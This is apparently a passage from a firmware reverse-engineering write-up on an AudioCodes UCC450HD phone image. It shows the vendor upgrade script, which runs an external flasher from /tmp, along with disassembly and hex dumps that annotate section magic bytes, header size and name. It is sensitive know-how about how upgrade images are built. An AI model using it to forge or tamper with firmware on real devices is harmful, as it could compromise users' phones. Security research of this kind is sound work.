
/home/ipphone/scripts/run_ramfs_for_upgrade.sh



```
[...]
FLASHER=flasher
[...]
do_upgrade() {
    v "Performing system upgrade..."
    ln -s /home/ipphone/bin/lcdbar /bin/lcdbar
    flasher u /tmp upgrade.img
    if [ $? -eq 0 ]; then
        v "external flasher exist"
        chmod +x /tmp/flasher_ext
        /tmp/flasher_ext u
        if [ $? -eq 0 ]; then
            v "external flasher can run, so use external flasher to upgrade"
            FLASHER="/tmp/flasher_ext"
        fi
    fi
    $FLASHER r /tmp upgrade.img 1>$CONSOLE 2>&1
    if [ $? -eq 0 ]; then
        v "Upgrade successful"
    else
        v "Upgrade fail"
    fi
}
[...]
```




```
                    *************************************************************
                    undefined lseek_SEEK_SET()
      undefined       r0:1           <RETURN>
                    lseek_SEEK_SET                             XREF[34]:    FUN_00011f30:00011a78(c),
                                                                            FUN_00011f30:00011ac4(c),
                                                                            FUN_00011f30:00011bb4(c),
                                                                            FUN_00011f30:00011d3c(c),
                                                                            FUN_00011f30:00011dd4(c),
                                                                            FUN_00011f30:00011e34(c),
                                                                            FUN_00011f30:00011e80(c),
                                                                            FUN_00011f40:00011f50(c),
                                                                            FUN_00011fa4:0001211c(c),
                                                                            FUN_00011fa4:00012190(c),
                                                                            FUN_000121bc:00012220(c),
                                                                            FUN_000121bc:000124f4(c),
                                                                            FUN_00015038:000151a0(c),
                                                                            FUN_000152b8:00015448(c),
                                                                            FUN_0001572c:0001579c(c),
                                                                            FUN_000157c4:00015814(c),
                                                                            FUN_00015e80:00015ec0(c),
                                                                            FUN_00015fac:00015ff0(c),
                                                                            FUN_00015fac:00016048(c),
                                                                            FUN_000164b0:0001657c(c), [more]
 00012b38 00 20 a0 e3     mov        r2,#0x0
 00012b3c fb f9 ff ea     b          <EXTERNAL>::lseek                        __off_t lseek(int __fd, __off_t ...
                    -- Flow Override: CALL_RETURN (CALL_TERMINATOR)
```




AudioCodes_UCC450HD_3.4.6.604.1.img

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
6:7810h  44 39 05 41 17 00 00 00 50 39 05 41 17 00 00 00  D9.A....P9.A....
6:7820h  54 39 05 41 17 00 00 00 58 39 05 41 17 00 00 00  T9.A....X9.A....
6:7830h  60 39 05 41 17 00 00 00 6C 39 05 41 17 00 00 00  `9.A....l9.A....
6:7840h  70 39 05 41 17 00 00 00 74 39 05 41 17 00 00 00  p9.A....t9.A....
6:7850h  7C 39 05 41 17 00 00 00 88 39 05 41 17 00 00 00  |9.A....ˆ9.A....
6:7860h  8C 39 05 41 17 00 00 00 98 39 05 41 17 00 00 00  Œ9.A....˜9.A....
6:7870h  A4 39 05 41 17 00 00 00 A8 39 05 41 17 00 00 00  ¤9.A....¨9.A....
6:7880h  AC 39 05 41 17 00 00 00 B4 39 05 41 17 00 00 00  ¬9.A....´9.A....
6:7890h  C0 39 05 41 17 00 00 00 C4 39 05 41 17 00 00 00  À9.A....Ä9.A....
6:78A0h  C8 39 05 41 17 00 00 00 D0 39 05 41 17 00 00 00  È9.A....Ð9.A....
6:78B0h  D4 39 05 41 17 00 00 00 D8 39 05 41 17 00 00 00  Ô9.A....Ø9.A....
6:78C0h  DC 39 05 41 17 00 00 00 E0 39 05 41 17 00 00 00  Ü9.A....à9.A....
6:78D0h  E4 39 05 41 17 00 00 00 E8 39 05 41 17 00 00 00  ä9.A....è9.A....
6:78E0h  EC 39 05 41 17 00 00 00 F0 39 05 41 17 00 00 00  ì9.A....ð9.A....
6:78F0h  F4 39 05 41 17 00 00 00 F8 39 05 41 17 00 00 00  ô9.A....ø9.A....
6:7900h  FC 39 05 41 17 00 00 00 BB BB BB BB 60 00 00 00  ü9.A....»»»»`...
6:7910h  72 6F 6F 74 66 73 2E 65 78 74 34 00 00 00 00 00  rootfs.ext4.....
6:7920h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7930h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7940h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7950h  01 00 00 00 00 00 00 00 3D 3E EF 78 00 50 00 08  ........=>ïx.P..
6:7960h  00 50 00 08 00 00 00 00 00 00 00 00 00 00 00 00  .P..............
6:7970h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7980h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7990h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79A0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79B0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79C0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79D0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79E0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79F0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A00h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A10h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A20h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A30h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A40h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A50h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A60h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A70h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A80h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7A90h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7AA0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7AB0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7AC0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7AD0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7AE0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7AF0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```



```
                 DAT_000157c0                              XREF[1]:     FUN_0001572c:00015780(R)
000157c0 bb bb bb bb     undefined4  BBBBBBBBh
```



```
6:78F0h  F4 39 05 41 17 00 00 00 F8 39 05 41 17 00 00 00  ô9.A....ø9.A....
6:7900h  FC 39 05 41 17 00 00 00 BB BB BB BB 60 00 00 00  ü9.A....»»»»`...
6:7910h  72 6F 6F 74 66 73 2E 65 78 74 34 00 00 00 00 00  rootfs.ext4.....
6:7920h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7930h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7940h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7950h  01 00 00 00 00 00 00 00 3D 3E EF 78 00 50 00 08  ........=>ïx.P..
6:7960h  00 50 00 08 00 00 00 00 00 00 00 00 00 00 00 00  .P..............
6:7970h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7980h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:7990h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79A0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79B0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79C0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79D0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79E0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
6:79F0h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

🟦 Section Magic Bytes


🟪 Section Header Size

🟧 Secion Name

